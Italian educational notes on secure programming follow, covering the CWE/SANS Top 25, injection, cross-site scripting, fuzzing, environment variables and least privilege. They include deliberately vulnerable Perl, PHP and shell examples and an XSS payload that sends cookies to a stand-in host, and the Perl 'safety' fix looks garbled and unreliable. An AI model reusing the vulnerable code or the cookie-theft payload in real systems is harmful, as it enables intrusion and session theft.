Una tecnica di runtime finale che può essere utilizzata posiziona le pagine di guardia tra le regioni critiche della memoria in uno spazio di indirizzamenti dei processi. Ancora una volta, questo sfrutta il fatto che un processo ha molta più memoria virtuale disponibile di quella di cui abbia tipicamente bisogno. Gli spazi sono posizionati tra gli intervalli di indirizzi utilizzati per ciascuno dei componenti dello spazio degli indirizzi. Queste lacune, o pagine di guardia, sono contrassegnate nella MMU come indirizzi illegali e qualsiasi tentativo di accedervi comporta l'interruzione del processo.

Un'ulteriore estensione posiziona le pagine di guardia tra i frame dello stack o tra le diverse allocazioni sull'heap. Ciò può fornire un'ulteriore protezione contro gli attacchi stack e heap over flow, ma al costo del tempo di esecuzione che supporta il gran numero di mappature di pagina necessarie.

XI. Sicurezza del software

L'elenco dei 25 errori software più pericolosi di CWE/SANS, esplica la visione consensuale sulle cattive pratiche di programmazione che sono la causa della maggior parte degli attacchi informatici. Questi errori sono raggruppati in tre categorie:

- Interazione non sicura tra i componenti
- Gestione delle risorse rischiosa
- Difese porose

Table 11.1 CWE/SANS TOP 25 Most Dangerous Software Errors (2011)

Software Error Category: Insecure Interaction Between Components
Improper Neutralization of Special Elements used in an SQL Command (“SQL Injection”)
Improper Neutralization of Special Elements used in an OS Command (“OS Command Injection”)
Improper Neutralization of Input During Web Page Generation (“Cross-site Scripting”)
Unrestricted Upload of File with Dangerous Type
Cross-Site Request Forgery (CSRF)
URL Redirection to Untrusted Site (“Open Redirect”)

Software Error Category: Risky Resource Management
Buffer Copy without Checking Size of Input (“Classic Buffer Overflow”)
Improper Limitation of a Pathname to a Restricted Directory (“Path Traversal”)
Download of Code Without Integrity Check
Inclusion of Functionality from Untrusted Control Sphere
Use of Potentially Dangerous Function
Incorrect Calculation of Buffer Size
Uncontrolled Format String
Integer Overflow or Wraparound

Software Error Category: Porous Defenses
Missing Authentication for Critical Function
Missing Authorization
Use of Hard-coded Credentials
Missing Encryption of Sensitive Data
Reliance on Untrusted Inputs in a Security Decision
Execution with Unnecessary Privileges
Incorrect Authorization
Incorrect Permission Assignment for Critical Resource
Use of a Broken or Risky Cryptographic Algorithm
Improper Restriction of Excessive Authentication Attempts
Use of a One-Way Hash without a Salt

Un difetto o un punto debole in un sistema informatico (**security flaws**), nelle sue procedure di sicurezza interne controlli, o progettazione e implementazione, che potrebbero essere sfruttati per violare la politica di sicurezza del sistema. Si verificano come conseguenza di un controllo e di una convalida insufficienti dei dati e codici di errore nei programmi.

La consapevolezza di questi problemi è un passo iniziale fondamentale per scrivere in modo più sicuro codice del programma. Si dovrebbe porre l'accento sulla necessità che gli sviluppatori di software affrontino queste note aree di preoccupazione.

Dieci elenchi di difetti critici di sicurezza delle applicazioni Web ne include cinque relativi al codice software non sicuro, ovvero input non validato, cross site scripting, buffer overflow, difetti di injection e gestione degli errori non corretta.

Il NIST ha presentato un range di approcci per ridurre il numero di vulnerabilità del software. Si consiglia di:

- Arrestare le vulnerabilità prima che si verifichino utilizzando metodi migliorati per specificare e costruire software
- Trovare le vulnerabilità prima che possano essere sfruttate utilizzando meglio e tecniche di test più efficienti
- Ridurre l'impatto delle vulnerabilità costruendo strutture più resilienti architetture

La qualità e l'affidabilità del software riguardano il fallimento accidentale di un programma a causa di alcuni input teoricamente casuali e imprevisti, interazione del sistema o uso di codice errato. Il solito approccio per migliorare la qualità del software è quello di utilizzare una qualche forma di progettazione strutturata e test per identificare ed eliminare quanti più bug è ragionevolmente possibile da un programma. La preoccupazione non è il totale del numero di bug in un programma, ma quanto spesso vengono attivati, con conseguente fallimento programmato.

La **sicurezza del software** differisce in quanto l'attaccante sceglie la distribuzione di probabilità, prendendo di mira bug specifici che si traducono in un errore che può essere sfruttato dall'attaccante. Questi bug possono spesso essere innescati da input che differiscono notevolmente da ciò che di solito ci si aspetta e quindi è improbabile che vengano identificati da approcci di test comuni. Scrivere codice sicuro e sicuro richiede attenzione a tutti gli aspetti di come viene eseguito un programma, all'ambiente in cui viene eseguito e al tipo di dati che elabora. Nulla può essere assunto e tutti i potenziali errori devono essere controllati.

La **programmazione difensiva o sicura** è il processo di progettazione e implementazione del software in modo che continui a funzionare anche quando è sotto attacco. Il software scritto utilizzando questo processo è in grado di rilevare condizioni errate derivanti da qualche attacco e di continuare l'esecuzione in modo sicuro o di fallire con grazia. La regola chiave nella programmazione difensiva è di non assumere mai nulla, ma di controllare tutte le ipotesi e di gestire eventuali stati di errore.




Figure 11.1 Abstract View of Program

Questo illustra i concetti insegnati nella maggior parte dei corsi introduttivi di programmazione. Un programma legge i dati di input da una varietà di possibili fonti, elabora tali dati secondo qualche algoritmo e quindi genera l'output, probabilmente verso più destinazioni diverse. Viene eseguito nell'ambiente fornito da qualche sistema operativo, utilizzando le istruzioni della macchina di qualche tipo di processore specifico. Durante l'elaborazione dei dati, il programma utilizzerà le chiamate di sistema ed eventualmente altri programmi disponibili sul sistema. Questi possono comportare il salvataggio o la modifica dei dati sul sistema o causare qualche altro effetto collaterale come risultato dell'esecuzione del programma. Tutti questi aspetti possono interagire tra loro, spesso in modi complessi.

Quando si scrive un programma, i programmatore in genere si concentrano su ciò che è necessario per risolvere qualsiasi problema che il programma affronta. Quindi la loro attenzione è sui passaggi necessari per il successo e il normale flusso di esecuzione del programma piuttosto che considerare ogni potenziale punto di fallimento.

I programmatore spesso fanno delle ipotesi sul tipo di input di un programma riceverà e l'ambiente in cui verrà eseguito:

- Le ipotesi devono essere convalidate dal programma e tutti i potenziali fallimenti gestiti con grazia e sicurezza
- Richiede un cambiamento di mentalità rispetto alle pratiche di programmazione tradizionali

I programmatore difensivi devono capire come possono verificarsi i guasti e i passaggi necessari per ridurre la possibilità che si verifichino nei loro programmi.

La necessità che la sicurezza e l'affidabilità siano obiettivi di progettazione fin dall'inizio di un progetto è stata a lungo riconosciuta dalla maggior parte delle discipline ingegneristiche. Lo sviluppo del software non ha ancora raggiunto questo livello di maturità e la società tollera livelli di fallimento nel software molto più alti di quanto lo fa in altre discipline ingegneristiche.

Il Software Assurance Forum for Excellence in Code (SAFECode), con un certo numero di importanti aziende del settore IT come membri, sviluppano pubblicazioni che delineano le migliori pratiche del settore per la garanzia del software e forniscono consigli pratici per l'implementazione di metodi comprovati per lo sviluppo di software sicuro.

Gestione dell'input del programma

La gestione errata dell'input del programma è uno dei difetti più comuni nella sicurezza del software. L'input del programma si riferisce a qualsiasi fonte di dati che ha origine al di fuori del programma e il cui valore non è esplicitamente conosciuto dal programmatore quando il codice è stato scritto. Tutte le fonti di dati di input, e qualsiasi ipotesi sulla dimensione e il tipo di valori che assumono, devono essere identificate. Tali assunzioni devono essere esplicitamente verificate dal codice del programma.

Dimensione dell'input e buffer overflow

Quando leggono o copiano l'input da qualche fonte, i programmatore spesso fanno ipotesi sulla dimensione massima prevista dell'input. Se l'input è un testo immesso dall'utente, l'ipotesi è spesso che questo input non supererebbe alcune righe di dimensione. Il programmatore alloca un buffer di tipicamente 512 o 1024 byte per contenere questo input, ma spesso non controlla per confermare che l'input non sia davvero più di questa dimensione, ricadendo nel buffer overflow. I test di tali programmi potrebbero non identificare la vulnerabilità di overflow del buffer, poiché gli input di test forniti di solito rifletterebbero la gamma di input che i programmatore si aspettano che gli utenti forniscano.

Scrivere codice sicuro contro gli overflow del buffer richiede una mentalità che consideri qualsiasi input pericoloso e lo elabora in modo da non esporre il programma al pericolo. Per quanto riguarda la dimensione dell'input, ciò significa utilizzare un buffer di dimensioni dinamiche per garantire che sia disponibile spazio sufficiente o elaborare l'input in blocchi di dimensioni di buffer.

Interpretazione dell'input del programma

L'altra preoccupazione chiave con l'input del programma è il suo significato e la sua interpretazione. I dati di input del programma possono essere ampiamente classificati come testuali o binari. Quando si elaborano dati binari, il programma presuppone una certa interpretazione dei valori binari grezzi. L'interpretazione presunta deve essere validata man mano che i valori binari vengono letti. I dettagli di come questo viene fatto dipenderanno molto dalla particolare interpretazione della codifica delle informazioni.

Il bug Heartbleed OpenSSL del 2014 è un esempio recente di mancata verifica della validità di un valore di input binario. A causa di un errore di codifica, non riuscendo a controllare la quantità di dati richiesti per il ritorno rispetto alla quantità fornita, un utente malintenzionato potrebbe accedere al contenuto della memoria adiacente. Questa memoria potrebbe contenere informazioni come nomi utente e password, chiavi private e altre informazioni sensibili.

Attacchi injection

Il termine attacco di iniezione si riferisce a un'ampia varietà di difetti del programma relativi alla gestione non valida dei dati di input. In particolare, questo problema si verifica quando i dati di input del programma possono influenzare accidentalmente o deliberatamente il flusso di esecuzione del programma. Uno dei più comuni è quando i dati di input vengono passati come parametro a un altro programma helper sul sistema, il cui output viene poi elaborato e utilizzato dal programma originale. Questo si verifica più spesso quando i programmi sono sviluppati utilizzando linguaggi di scripting come perl, PHP, python, sh e molti altri. Tali linguaggi incoraggiano il riutilizzo di altri programmi esistenti e utilità di sistema, ove possibile, per risparmiare lo sforzo di codifica.

Più comunemente, ora vengono spesso utilizzati come script Web CGI per elaborare i dati forniti dai moduli HTML.

```

1 #!/usr/bin/perl
2 # finger.cgi - finger CGI script using Perl5 CGI module
3
4 use CGI;
5 use CGI::Carp qw(fatalsToBrowser);
6 $q = new CGI; # create query object
7
8 # display HTML header
9 print $q->header,
10 $q->start_html('Finger User'),
11 $q->h1('Finger User');
12 print "<pre>";
13
14 # get name of user and display their finger details
15 $user = $q->param("user");
16 print `/usr/bin/finger -sh $user`;
17
18 # display HTML footer
19 print "</pre>";
20 print $q->end_html;

```

(a) Unsafe perl finger CGI script

```

<html><head><title>Finger User</title></head><body></html>
<h1>Finger User</h1>
<form method=post action="finger.cgi">
<b>Username to finger</b>: <input type=text name=user value="">
<p><input type=submit value="Finger User">
</form></body></html>

```

(b) Finger form

```

Finger User
Login Name      TTY Idle Login Time Where
lpb Lawrie Brown  p0 Sat 15:24 ppp41.grapevine
Finger User
attack success
-rwxr-xr-x 1 lpb staff 537 Oct 21 16:19 finger.cgi
-rw-r--r-- 1 lpb staff 251 Oct 21 16:14 finger.html

```

(c) Expected and subverted finger CGI responses

```

14 # get name of user and display their finger details
15 $user = $q->param("user");
16 die "The specified user contains illegal characters!";
17 unless ($user =~ /^[^\w\$/]/);
18 print `/usr/bin/finger -sh $user`;

```

(d) Safety extension to perl finger CGI script

Figure 11.2 A Web CGI Injection Attack

```

$name = $_REQUEST['name'];
$query = "SELECT * FROM suppliers WHERE name = '" . $name . "'"; 
$result = mysql_query($query);

```

(a) Vulnerable PHP code

```

$name = $_REQUEST['name'];
$query = "SELECT * FROM suppliers WHERE name = '" . 
mysql_real_escape_string($name) . "'"; 
$result = mysql_query($query);

```

(b) Safer PHP code

Figure 11.3 SQL Injection Example

Attacchi Cross Site Scripting (XSS)

Un'altra ampia classe di vulnerabilità riguarda l'input fornito a un programma da un utente che viene successivamente emesso a un altro utente. Tali attacchi sono noti come attacchi cross-site scripting (XSS) perché sono più comunemente osservati nelle applicazioni Web con script:

- Questa vulnerabilità comporta l'inclusione di codice script nel contenuto HTML di una pagina Web visualizzata dal browser di un utente.
- Potrebbe essere necessario accedere ai dati associati ad altre pagine attualmente visualizzate dal browser dell'utente
- I browser impongono controlli di sicurezza e limitano l'accesso a tali dati alle pagine provenienti dallo stesso sito

L'ipotesi è che tutti i contenuti di un sito siano ugualmente affidabili e quindi siano autorizzati a interagire con altri contenuti di quel sito. La variante più comune è la vulnerabilità di riflessione XSS. L'attaccante include il contenuto dello script dannoso nei dati forniti a un sito.

```
Thanks for this information, its great!
<script>document.location='http://hacker.web.site/cookie.cgi?' +
document.cookie</script>
```

(a) Plain XSS example


```
Thanks for this information, its great!
<#115;cript>
document
.locatio
n='http:
/hacker
.web.sit
e/cookie
.cgi?'+d
ocument.
cookie</
script>
```

(b) Encoded XSS example

Figure 11.5 XSS Example

Convalida della sintassi di input

Dato che il programmatore non può controllare il contenuto dei dati di input, è necessario assicurarsi che tali dati siano conformi a qualsiasi ipotesi fatta sui dati prima del successivo utilizzo. Un principio importante è che i dati di input dovranno essere confrontati con ciò che si vuole, accettando solo input validi, noto come whitelist. L'alternativa è confrontare i dati di input con valori pericolosi noti, noti come blacklisting. Il problema di questo approccio è che continuano a essere scoperti nuovi problemi e metodi per bypassare i controlli esistenti. Cercando di bloccare i dati di input pericolosi noti, un utente malintenzionato che utilizza una nuova codifica potrebbe avere successo. Accettando solo dati sicuri noti, è più probabile che il programma rimanga sicuro.



C'è un'ulteriore preoccupazione quando i dati di input rappresentano un valore numerico. Tali valori sono rappresentati su un computer da un valore di dimensione fissa. Gli interi sono comunemente di dimensioni 8, 16, 32 e ora 64 bit. I numeri in virgola mobile possono essere 32, 64, 96 o altri numeri di bit, a seconda del processore del computer utilizzato. Questi valori possono anche essere firmati o non firmati. Bisogna interpretare correttamente la forma del testo ed elaborarlo in modo coerente.

Input fuzzing

Chiaramente, c'è un problema nell'anticipare e testare tutti i potenziali tipi di input non standard che potrebbero essere sfruttati da un utente malintenzionato per sovvertire un programma. Un approccio potente e alternativo chiamato **fuzzing** è stato sviluppato dal professor Barton Miller. Questa è una tecnica di test del software che utilizza i dati generati casualmente come input per un programma. La gamma di input che possono essere esplorati è molto ampia. L'intento è quello di determinare se il programma o la funzione gestisce correttamente tutti questi input anomali o se si blocca o altrimenti non riesce a rispondere in modo appropriato. Questo approccio risulta semplice, libero da assunzioni ed economico e assiste con affidabilità e sicurezza.

Mentre l'input può essere generato in modo completamente casuale, può anche essere generato in modo casuale secondo alcuni modelli. Lo svantaggio è che i modelli incorporano ipotesi sull'input. Quindi i bug innescati da altre forme di input sarebbero mancati.

Scrittura di programmi con codice sicuro

Il secondo componente è l'elaborazione dei dati da parte di qualche algoritmo per risolvere il problema richiesto. I linguaggi di alto livello sono in genere compilati e collegati nel codice macchina, che viene quindi eseguito direttamente dal processore di destinazione. In tutti i casi l'esecuzione di un programma comporta l'esecuzione di istruzioni in linguaggio macchina da parte di un processore per implementare l'algoritmo desiderato.

Dal punto di vista della sicurezza del software, i problemi chiave sono se l'algoritmo implementato risolve correttamente il problema specificato, se le istruzioni della macchina eseguite correttamente rappresentano la specifica dell'algoritmo di alto livello e se la manipolazione dei valori dei dati nelle variabili, come memorizzati nei registri della macchina o nella memoria, è valida e significativa.

Implementazione corretta degli algoritmi

Il primo problema riguarda una buona tecnica di sviluppo del programma. L'algoritmo potrebbe non implementare correttamente tutti i casi o le varianti del problema. Ciò potrebbe consentire ad alcuni input di programma apparentemente legittimi di attivare un comportamento del programma che non era previsto rappresentando un problema di interpretazione o gestione inappropriata dell'input del programma. I programmati aggiungono deliberatamente codice addizionale in un programma per aiutare a testare e debuggare. Alcuni esempi potrebbero essere quelli della generazione di algoritmi di generazione di numeri randomici oppure esempi di comandi di debug in sendmail.

Garantire che il linguaggio della macchina sia corrispondente all'algoritmo

Questo problema è in gran parte ignorato dalla maggior parte dei programmati. L'assunzione è che il compilatore o l'interprete genera o esegue effettivamente codice che implementa validamente le istruzioni di lingua. Quando questo è considerato, il problema è tipicamente quello dell'efficienza, di

solito affrontato specificando il livello richiesto di flag di ottimizzazione al compilatore. Con i linguaggi compilati, un programmatore compilatore malintenzionato potrebbe includere istruzioni nel compilatore per emettere codice aggiuntivo quando venivano elaborate alcune istruzioni di input specifiche. Individuare questo richiederebbe un attento confronto del codice macchina generato con la fonte originale, che potrebbe essere lento e difficile.

Lo sviluppo di sistemi informatici affidabili con un livello di garanzia molto elevato è l'unica area in cui è richiesto questo livello di controllo. In particolare, la certificazione dei sistemi informatici che utilizzano un livello di garanzia Common Criteria di EAL 7 richiede la convalida della corrispondenza tra progettazione, codice sorgente e codice oggetto.

Corretta interpretazione dei valori dei dati

I dati, nel computer, sono salvati come bit/bytes, i quali possono essere raggruppati come un'unità più grande, come una parola o un valore di parola lunga. Questi possono essere acceduti o manipolati in memoria o copiati nei registri del processore prima di essere utilizzati, e l'interpretazione dipende dalle istruzioni macchina utilizzate (in C puntatori e interi potrebbero essere utilizzati per accedere in memoria).

Diversi linguaggi forniscono capacità diverse per limitare e convalidare l'interpretazione dei dati nelle variabili. Se la lingua include una tipizzazione forte, le operazioni eseguite su qualsiasi tipo specifico di dati saranno limitate a manipolazioni appropriate dei valori. Altri linguaggi, tuttavia, permettono un'interpretazione molto più liberale dei dati e permettono al codice del programma di cambiare esplicitamente la loro interpretazione.

La migliore difesa contro tali errori è usare un linguaggio di programmazione fortemente tipizzato. Tuttavia, anche quando il programma principale è scritto in tale linguaggio, accederà e utilizzerà comunque i servizi del sistema operativo e le routine della biblioteca standard, che attualmente sono molto probabilmente scritti in lingue come C, e potrebbero potenzialmente contenere tali difetti.

Uso corretto della memoria

La questione dell'interpretazione dei valori dei dati è correlata all'allocazione e alla gestione dello storage di memoria dinamica, generalmente utilizzando l'heap del processo. Molti programmi, che manipolano quantità sconosciute di dati, utilizzano la memoria allocata dinamicamente per memorizzare i dati quando necessario. Questa memoria è allocata quando serve e rilasciata quando si è terminato. Il memory leak accade quando un programma non riesce a gestire correttamente questo processo, e la conseguenza può essere una costante riduzione della memoria disponibile sull'heap fino al punto in cui è completamente esaurito (DoS on the program).

Molti linguaggi più vecchi, incluso il C, non forniscono alcun supporto esplicito per la memoria allocata dinamica. Invece il supporto viene fornito chiamando esplicitamente le routine della libreria standard per allocare e rilasciare memoria. I linguaggi moderni invece lo gestiscono in modo automatico.

Race conditions

Senza un'adeguata sincronizzazione degli accessi, è possibile che i valori possano essere danneggiati o le modifiche perse a causa dell'accesso, dell'uso e della sostituzione dei valori condivisi. La race

condition risultante si verifica quando più processi e thread competono per ottenere un accesso incontrollato a qualche risorsa. Questo problema è un problema ben noto e documentato che si presenta quando si scrive codice concorrente, la cui soluzione richiede la corretta selezione e l'uso di primitive di sincronizzazione appropriate.

Un utente malintenzionato potrebbe innescare un tale stallo in un programma vulnerabile per implementare un denial-of-service su di esso; quindi, processi o thread aspettano una risorsa tenuta da altri, causando la terminazione di uno o più programmi.

Interazione con il sistema operativo

Il terzo componente del nostro modello di programmi per computer è che viene eseguito su un sistema informatico sotto il controllo di un sistema operativo. I programmi funzionano sotto il controllo di un sistema operativo che media l'accesso alle risorse di quel sistema e condivide il loro uso tra tutti i programmi attualmente in esecuzione. Il sistema operativo costruisce un ambiente di esecuzione per un processo quando viene eseguito un programma e include variabili d'ambiente e argomenti. Generalmente questi sistemi hanno un concetto di utenti multipli sul sistema. Le risorse, come file e dispositivi, sono di proprietà di un utente e hanno autorizzazioni che garantiscono l'accesso con vari diritti a diverse categorie di utenti.

Dal punto di vista della sicurezza del software, i programmi hanno bisogno di accedere alle varie risorse, tuttavia un eccessivo livello di accesso può essere pericoloso. Ci sono anche preoccupazioni quando più programmi accedono a risorse condivise, come un file comune.

Variabili d'ambiente

Le variabili di ambiente sono una raccolta di valori di stringa ereditati da ciascun processo da suo padre che possono influenzare il modo in cui si comporta un processo in esecuzione, e sono incluse in memoria quando costruite.

Un programma può modificare le variabili di ambiente nel suo processo in qualsiasi momento, e queste a loro volta saranno passate ai suoi figli.

La preoccupazione per la sicurezza di un programma è che questi forniscono un altro percorso per i dati non attendibili per entrare in un programma e quindi devono essere convalidati. L'uso più comune di queste variabili in un attacco è da parte di un utente locale su qualche sistema che tenta di ottenere maggiori privilegi sul sistema. L'obiettivo è quello di sovvertire un programma che concede privilegi di superutente o amministratore.

```
#!/bin/bash
user=`echo $1 |sed 's/@.*$//`'
grep $user /var/local/accounts/ipaddrs
```

(a) Example vulnerable privileged shell script

```
#!/bin/bash
PATH="/sbin:/bin:/usr/sbin:/usr/bin"
export PATH
user=`echo $1 |sed 's/@.*$//`'
grep $user /var/local/accounts/ipaddrs
```

(b) Still vulnerable privileged shell script

Figure 11.6 Vulnerable Shell Scripts

Scrivere shell script sicuri è molto difficile, quindi il loro uso è fortemente scoraggiato. Nella migliore delle ipotesi, la raccomandazione è di cambiare solo l'identità del gruppo, piuttosto che l'utente, e di reimpostare tutte le variabili di ambiente critiche.

Se è necessaria un'applicazione con script, la soluzione migliore è usare un wrapper compilato per programma per chiamarlo, cambiare owner o gruppo, costruire un insieme adeguatamente sicuro di variabili d'ambiente prima di chiamare lo script desiderato.

Un ottimo esempio di questo approccio è l'uso del programma wrapper suexec da parte del server Web Apache per eseguire script CGI dell'utente. Il programma wrapper esegue una serie rigorosa di controlli di sicurezza prima di costruire un ambiente sicuro ed eseguire lo script specificato.

Programmi compilati vulnerabili

Anche se un programma compilato viene eseguito con privilegi elevati, potrebbe comunque essere vulnerabile agli attacchi che utilizzano variabili di ambiente. Se questo programma esegue un altro programma, a seconda del comando utilizzato per farlo, la variabile PATH può ancora essere utilizzata per individuarlo. Quindi qualsiasi programma di questo tipo deve prima ripristinare questo a valori sicuri noti.

Se collegato dinamicamente, un programma, può essere vulnerabile alla manipolazione di LD_LIBRARY_PATH. L'attaccante costruisce una versione personalizzata di una libreria comune, posizionando il codice di attacco desiderato in una funzione nota per essere utilizzata da qualche programma di destinazione collegato dinamicamente. Quindi, impostando la variabile LD_LIBRARY_PATH per fare riferimento prima alla copia della libreria dell'attaccante, quando il programma di destinazione viene eseguito e chiama la funzione nota, il codice dell'utente malintenzionato viene eseguito con i privilegi del programma di destinazione. Per prevenire questo tipo di attacco, è possibile utilizzare un eseguibile collegato staticamente, al costo dell'efficienza della memoria. In alternativa, ancora una volta alcuni sistemi operativi moderni bloccano l'uso di questa variabile d'ambiente quando il programma eseguito viene eseguito con privilegi diversi.

Uso dei privilegi minimi

Se questi privilegi sono **maggiori** di quelli già disponibili per l'attaccante, allora questo si traduce in un'escalation dei privilegi, una fase importante nel processo di attacco complessivo. L'utilizzo dei livelli più elevati di privilegio può consentire all'attaccante di apportare modifiche al sistema, garantendo l'uso futuro di queste maggiori capacità.

Questo suggerisce fortemente che i programmi dovrebbero essere eseguiti con la minor quantità di privilegi necessari per completare la loro funzione. Questo è noto come il principio del **minimo privilegio** ed è ampiamente riconosciuto come una caratteristica desiderabile in un programma sicuro. Bisogna quindi determinare quali sono i privilegi richiesti per gli utenti e per i gruppi, e decidere se concedere privilegi di utente aggiuntivo o solo di gruppo. Assicurarsi che il programma privilegiato possa modificare solo i file e le directory necessari.

Le maggiori preoccupazioni con i programmi si verificano quando tali programmi vengono eseguiti con privilegi di root o di amministratore. Questi forniscono livelli molto elevati di accesso e controllo al sistema. È quindi necessario gestire gli accessi per proteggere le risorse di sistema. L'acquisizione di tali privilegi è in genere l'obiettivo principale di un utente malintenzionato su qualsiasi sistema. Di solito i privilegi sono necessari solo all'inizio, e in seguito il programma può essere eseguito come un utente normale. Una buona progettazione del programma difensivo richiede che i programmi grandi e complessi siano suddivisi in moduli più piccoli, ognuno dei quali ha concesso i privilegi di cui ha bisogno, solo per tutto il tempo in cui ne ha bisogno. Questa forma di modularizzazione del programma

fornisce un maggiore grado di isolamento tra i componenti, riducendo le conseguenze di una violazione della sicurezza in un componente. Inoltre, essendo più piccolo, ogni modulo componente è più facile da testare e verificare.

Chiamate di sistema e funzioni di libreria standard

Tranne che su sistemi molto piccoli e incorporati, nessun programma per computer contiene tutto il codice di cui ha bisogno per eseguire. Piuttosto, i programmi fanno chiamate al sistema operativo per accedere alle risorse del sistema e alle funzioni della libreria standard per eseguire operazioni comuni.

Quando si usano tali funzioni, i programmati fanno comunemente ipotesi su come funzionano effettivamente. La maggior parte delle volte sembrano effettivamente funzionare come previsto. Tuttavia, ci sono circostanze in cui le assunzioni che un programmatore fa su queste funzioni non sono corrette. Il risultato può essere che il programma non funziona come previsto. Parte della ragione di questo è che i programmati tendono a concentrarsi sul particolare programma che stanno sviluppando e lo vedono in isolamento. Ciò comporta che le richieste di servizi vengano bufferizzate, risequenziate o altrimenti modificate per ottimizzare l'utilizzo del sistema. Sfortunatamente, ci sono momenti in cui queste ottimizzazioni sono in conflitto con gli obiettivi del programma.

Prevenire le race conditions

Ci sono circostanze in cui più programmi devono accedere a una risorsa di sistema comune, spesso un file contenente dati creati e manipolati da più programmi. La soluzione è utilizzare un meccanismo di sincronizzazione appropriato per serializzare gli accessi per evitare errori. La tecnica più comune è quella di acquisire un blocco sul file condiviso, assicurando che ogni processo abbia un accesso appropriato a sua volta.

La tecnica più antica e generale è quella di usare un lockfile. Un processo deve creare e possedere il file di blocco per ottenere l'accesso alla risorsa condivisa. Qualsiasi altro processo che rileva l'esistenza di un file di blocco deve aspettare che venga rimosso prima di creare uno per ottenere l'accesso. Ci sono diverse preoccupazioni con questo approccio:

- Se un programma sceglie di ignorare l'esistenza del lockfile e accedere alla risorsa condivisa, il sistema non lo impedirà.
- Tutti i programmi che utilizzano questa forma di sincronizzazione devono cooperare
- L'implementazione da seguire è quella delle operazioni atomiche

Uso sicuro dei file temporanei

Molti programmi devono archiviare una copia temporanea dei dati durante l'elaborazione dei dati. Un file temporaneo è comunemente usato per questo scopo. La maggior parte dei sistemi operativi fornisce posizioni ben note per il posizionamento di file temporanei e funzioni standard per la loro denominazione e creazione. Il problema critico con i file temporanei è che sono univoci e non accessibili da altri processi. La tecnica più comune per costruire un nome di file temporaneo è includere un valore come l'identificatore del processo. Poiché ogni processo ha il suo identificatore distinto, questo dovrebbe garantire un nome univoco. Ancora una volta il problema è che un aggressore non gioca secondo le regole. L'attaccante potrebbe tentare di indovinare il nome di file temporaneo che un programma privilegiato utilizzerà. La creazione e l'uso sicuro di file temporanei richiede

preferibilmente l'uso di un nome di file temporaneo casuale. La creazione di questo file dovrebbe essere fatta usando una primitiva del sistema atomico, come si fa con la creazione di un file di blocco.

Interazione con altri programmi

Oltre a utilizzare le funzionalità fornite dal sistema operativo e le funzioni della libreria standard, i programmi possono anche utilizzare funzionalità e servizi forniti da altri programmi.

Le vulnerabilità della sicurezza possono risultare a meno che non si faccia attenzione a questa interazione. Tali questioni sono particolarmente preoccupanti quando il programma in uso non è stato originariamente scritto con questo uso più ampio come problema di progettazione e quindi non ha identificato adeguatamente tutti i problemi di sicurezza che potrebbero sorgere. Ciò si verifica in particolare con l'attuale tendenza a fornire interfacce Web a programmi che gli utenti in precedenza eseguivano direttamente sul sistema server. Quindi l'onere ricade sui programmi più recenti, che utilizzano questi programmi più vecchi, per identificare e gestire eventuali problemi di sicurezza che possono sorgere. Questo rappresenta un problema di integrità e confidenzialità. Anche il rilevamento e la gestione adeguati delle eccezioni e degli errori generati dall'interazione del programma sono importanti dal punto di vista della sicurezza.

Gestione dell'output del programma

Il componente finale del nostro modello di programmi per computer è la generazione di output come risultato dell'elaborazione dell'input e di altre interazioni. Questo output potrebbe essere memorizzato per un uso futuro (in file o in un database, per esempio), o essere trasmesso su una connessione di rete, o essere destinato alla visualizzazione a qualche utente. Come per l'input del programma, i dati di output possono essere classificati come binari o testuali.

In tutti i casi è importante dal punto di vista della sicurezza del programma che l'output sia davvero conforme alla forma e all'interpretazione previste. Se diretto a un utente, verrà interpretato e visualizzato da qualche programma o dispositivo appropriato. Se questo output include contenuti imprevisti, può risultare un comportamento anomalo, con effetti dannosi sull'utente. Una questione critica qui è l'assunzione di origine comune. Se un utente sta interagendo con un programma, l'ipotesi è che tutto l'output visto sia stato creato da, o almeno convalidato da, quel programma.

I programmi devono identificare il contenuto di output consentito e filtrare eventuali dati non attendibili per garantire che venga visualizzato solo l'output valido. Il set dei caratteri dovrebbe essere specificato.